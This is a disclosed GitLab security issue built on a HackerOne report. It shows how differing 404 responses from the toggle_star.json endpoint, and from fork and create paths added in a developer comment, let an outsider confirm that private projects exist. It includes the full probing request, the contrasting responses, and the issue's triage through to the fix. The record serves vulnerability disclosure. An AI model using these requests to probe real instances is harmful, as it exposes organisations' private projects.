Closed · Issue created 3 years ago by GitLab SecurityBot


ESCALATED: [information disclosure] Validate existence of a private project.

HackerOne report #605608 by `milindpurswani` on 2019-06-10, assigned to `gitlab_cmaxim` :

Summary

In Gitlab, we have a feature of creating groups and setting their permissions to public/internal/private. While testing I discovered that a user can check existence of a project in a group of which he is not a part judging by the difference in types of error messages generated.

This request is generated at the `/toggle_star.json` endpoint which is sent when the user clicks on (*) (star) button on the UI.



Project 'Choco Brownie Sundae' was successfully created.

Choco Brownie Sundae

Project ID: 12791352

Add license

The repository for this project is empty

You can create files directly in GitLab using one of the following options.

Command line instructions

You can also upload existing files from your computer using the instructions below.

Git global setup

```
git config --global user.name "[illegible]"
git config --global user.email "[illegible]"
```

Create a new repository

```
git clone https://gitlab.com/chocolatecake/choco-brownie-sundae.git
cd choco-brownie-sundae
touch README.md
git add README.md
git commit -m "add README"
git push -u origin master
```

For instance, Let's assume that their are 2 users here User A, and User B.

User A: Creates a group with `internal` privacy and deploys a project.

In this case let's assume that the group created by User A is `chocolatecake` at url https://gitlab.com/chocolatecake . The privacy settings of this group should be either internal/private.
This user creates a project named `Choco Brownie Sundae` with url https://gitlab.com/chocolatecake/choco-brownie-sundae.

Hence, we notice that a project with slug `choco-brownie-sundae` is created.

User B: Is a malicious user who wants to find out if the organization of ChocolateCake is working on some secret project so, he sends the following request and based on the difference in responses he can extrapolate some information.

```
POST /chocolatecake/choco-brownie-sundae/toggle_star.json HTTP/1.1
Host: gitlab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token: REDACTED
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Cookie: REDACTED
Content-Length: 0
```

Response: **For Valid Project** (meaning that the project exists)

```
HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 10 Jun 2019 20:09:20 GMT
Content-Type: application/json
Content-Length: 0
Connection: close
Cache-Control: max-age=0, private, must-revalidate
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Request-Id: iKCIJhxyam
X-Runtime: 0.059894
X-Ua-Compatible: IE=edge
X-Xss-Protection: 1; mode=block
Content-Security-Policy: object-src 'none'; worker-src https://assets.gitlab-static.net https://gl-canary.freetls.fastly.ne
```

Response: **For Invalid Project** (meaning that the project does not exists)

```
HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 10 Jun 2019 20:13:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3108
Connection: close
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Expires: Fri, 01 Jan 1990 00:00:00 GMT
Pragma: no-cache
X-Request-Id: 6vFQwUWj4V
X-Runtime: 0.193010
Content-Security-Policy: object-src 'none'; worker-src https://assets.gitlab-static.net https://gl-canary.freetls.fastly.ne

<!DOCTYPE html>
<html>
<head>
  <meta content="width=device-width, initial-scale=1, maximum-scale=1" name="viewport">
  <title>The page you're looking for could not be found (404)</title>
  <style>
    body {
      color: #666;
      text-align: center;
      font-family: "Helvetica Neue", Helvetica, Arial, sans-serif;
      margin: auto;
      font-size: 14px;
    }

    h1 {
      font-size: 56px;
      line-height: 100px;
      font-weight: 400;
      color: #456;
    }

    h2 {
      font-size: 24px;
      color: #666;
      line-height: 1.5em;
    }

    h3 {
      color: #456;
      font-size: 20px;
      font-weight: 400;
      line-height: 28px;
    }
    hr {
      max-width: 800px;
      margin: 18px auto;
      border: 0;
      border-top: 1px solid #EEE;
      border-bottom: 1px solid white;
    }

    img {
      max-width: 40vw;
      display: block;
      margin: 40px auto;
    }

    a {
      line-height: 100px;
      font-weight: 400;
      color: #4A8BEE;
      font-size: 18px;
      text-decoration: none;
    }

    .container {
      margin: auto 20px;
    }

    .go-back {
      display: none;
    }

  </style>
</head>

<body>
  <a href="/">
    <img src="data:image/svg+xml;base64,PHN2ZyB3aWR0aD0iMjEwIiBoZWlnaHQ9IjIxMCIgdmlld0JveD0iMCAwIDIxMCAyMTAiIHhtbG5zPSJodHR
       alt="GitLab Logo" />
  </a>
  <h1>
    404
  </h1>
  <div class="container">
    <h3>The page could not be found or you don't have permission to view it.</h3>
    <hr />
    <p>The resource that you are attempting to access does not exist or you don't have the necessary permissions to view it
    <p>Make sure the address is correct and that the page hasn't moved.</p>
    <p>Please contact your GitLab administrator if you think this is a mistake.</p>
    <a href="javascript:history.back()" class="js-go-back go-back">Go back</a>
  </div>
  <script>
    (function () {
      var goBack = document.querySelector('.js-go-back');

      if (history.length > 1) {
        goBack.style.display = 'inline';
      }
    })();
  </script>
</body>
</html>
```

know to the attacker.

Steps to reproduce

1. Create a project from User A's account with private/internal privacy.
2. Go to user B' account and send the above mentioned request.
3. Based on the difference in responses, a user will be able to exfiltrate information about existance of a project.

Impact

Information disclosure about existence of projects will lead to privacy breach.

What is the current *bug* behavior?

Project does not exists response:

```
REDACTED, contained session cookie. Ask team member with acess to original HackerOne report if needed.
```

Project exists response:

```
REDACTED, contained session cookie. Ask team member with acess to original HackerOne report if needed.
```

What is the expected *correct* behavior?

There should not be any difference in both the responses

Output of checks

This bug happens on GitLab.com

Impact

As mentioned above,

Let me know, if you need more info,

Thanks,

-Milind

Attachments

Warning: Attachments received through HackerOne, please exercise caution!

- 0.PNG

Edited 1 year ago by Dominic Couture

Drag your designs here or click to upload.

No tasks are currently assigned. Use tasks to break down this issue into smaller parts.

Linked items 0

Link issues together to show that they're related or that one is blocking others. Learn more.

Activity

GitLab SecurityBot added HackerOne security labels 3 years ago

GitLab SecurityBot added priority 3 severity 3 scoped labels 3 years ago

Costel Maxim @cmaxim · 3 years ago Developer

Using the same pattern, an unauthorised user can confirm if an organisation works on a specific project by doing the following POST request:

```
POST /chocolatecake/choco-brownie-sundae/create/master
```

Or to confirm if different forks exist:

```
POST /chocolatecake/choco-brownie-sundae/-/forks?namespace_key={ATTACKERS valid namespace key}
```

Root cause seems to be same. Can you please confirm this?

cc @jeremy

Costel Maxim added group authentication and authorization scoped label 3 years ago

Costel Maxim changed due date to September 23, 2019 3 years ago

Costel Maxim mentioned in issue gitlab-com/gl-security/engineering#470 3 years ago

Ethan Strike added devops manage scoped label 3 years ago

GitLab SecurityBot assigned to @jeremy 3 years ago

GitLab SecurityBot @gitlab-securitybot · 3 years ago Author Reporter

This security issue has no milestone with dates.

Assigning the group PM according to the `group::` label. Please set a milestone with dates, thanks!
(Feel free to unassign yourself after setting the milestone.)

More information: https://gitlab.com/gitlab-com/gl-security/engineering/issues/446

GitLab SecurityBot added security-set-milestone label 3 years ago

🤖 GitLab Bot 🤖 added Enterprise Edition label 3 years ago

Jeremy Watson (ex-GitLab) added api:consistency backend labels 3 years ago

Jeremy Watson (ex-GitLab) removed api:consistency label 3 years ago

Jeremy Watson (ex-GitLab) changed milestone to %Next 4-7 releases 3 years ago

Jeremy Watson (ex-GitLab) changed milestone to %12.7 3 years ago

GitLab SecurityBot removed security-set-milestone label 3 years ago

GitLab SecurityBot unassigned @jeremy 3 years ago

🤖 GitLab Bot 🤖 added Accepting merge requests label 3 years ago

Jeremy Watson (ex-GitLab) changed milestone to %Next 3-4 releases 3 years ago

GitLab SecurityBot added security-issue-escalated label 3 years ago

GitLab SecurityBot changed title from **[information disclosure] Validate existence of a private project.** to **ESCALATED: [information disclosure] Validate existence of a private project.** 3 years ago

GitLab SecurityBot @gitlab-securitybot · 3 years ago Author Reporter

@jeremy This security issue is overdue.

Please make sure that a new milestone is assigned within 7 business day(s) and provide some context, if possible. Thanks!

More information: Escalation Engine Workflow

GitLab SecurityBot @gitlab-securitybot · 3 years ago Author Reporter

@ebrinkman @jeremy This security issue is overdue.

Please make sure that a new milestone is assigned within 7 business day(s) and provide some context, if possible. Thanks!

More information: Escalation Engine Workflow

GitLab SecurityBot @gitlab-securitybot · 2 years ago Author Reporter

@ebrinkman @jeremy This security issue is overdue.

Please make sure that a new milestone is assigned within 7 business day(s) and provide some context, if possible. Thanks!

More information: Escalation Engine Workflow

🤖 GitLab Bot 🤖 @gitlab-bot · 2 years ago Maintainer

Setting Category:Authentication and Authorization based on ~"group::access".

🤖 GitLab Bot 🤖 @gitlab-bot · 2 years ago Maintainer

Setting Category:Authentication and Authorization based on ~"group::access".

🤖 GitLab Bot 🤖 added Category:Authentication and Authorization label 2 years ago

Vitor Meireles De Sousa @vdesousa · 2 years ago Developer

@jeremy we have received another hackerone report on this one (marked as duplicate of this one).

🤖 GitLab Bot 🤖 added section dev scoped label 2 years ago

Ron Chan added security-backlog valid scoped label 2 years ago

GitLab SecurityBot added Weakness CWE-200 scoped label 2 years ago

Gosia Ksionek assigned to @mksionek 2 years ago

🤖 GitLab Bot 🤖 removed Accepting merge requests label 2 years ago

Gosia Ksionek added workflow in dev scoped label 2 years ago

Costel Maxim @cmaxim · 1 year ago Developer

This issue was fixed in the 13.8.2 release.

Costel Maxim closed 1 year ago

Andrew Kelly mentioned in issue #322495 (closed) 1 year ago

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

This HackerOne security issue was closed 30 days ago and may become public.

Please ensure the following items are true and add a ✅ reaction:

- Issue description and comments do not contain sensitive data belonging to GitLab.
- Issue does not reveal private information of the reporter (i.e. session IDs, passwords).

If the issue needs to stay confidential, please add the keep confidential label.

If you removed confidential data from the issue description before making it public, make sure that the description history entry is deleted.

Dominic Couture changed the description 1 year ago

Dominic Couture made the issue visible to everyone 1 year ago

GitLab SecurityBot @gitlab-securitybot · 1 year ago Author Reporter

HackerOne report #605608 was disclosed on 2021-03-09 @ 17:21.

- Bounty awarded: $500

GitLab SecurityBot removed security-issue-escalated label 1 year ago

Please register or sign in to reply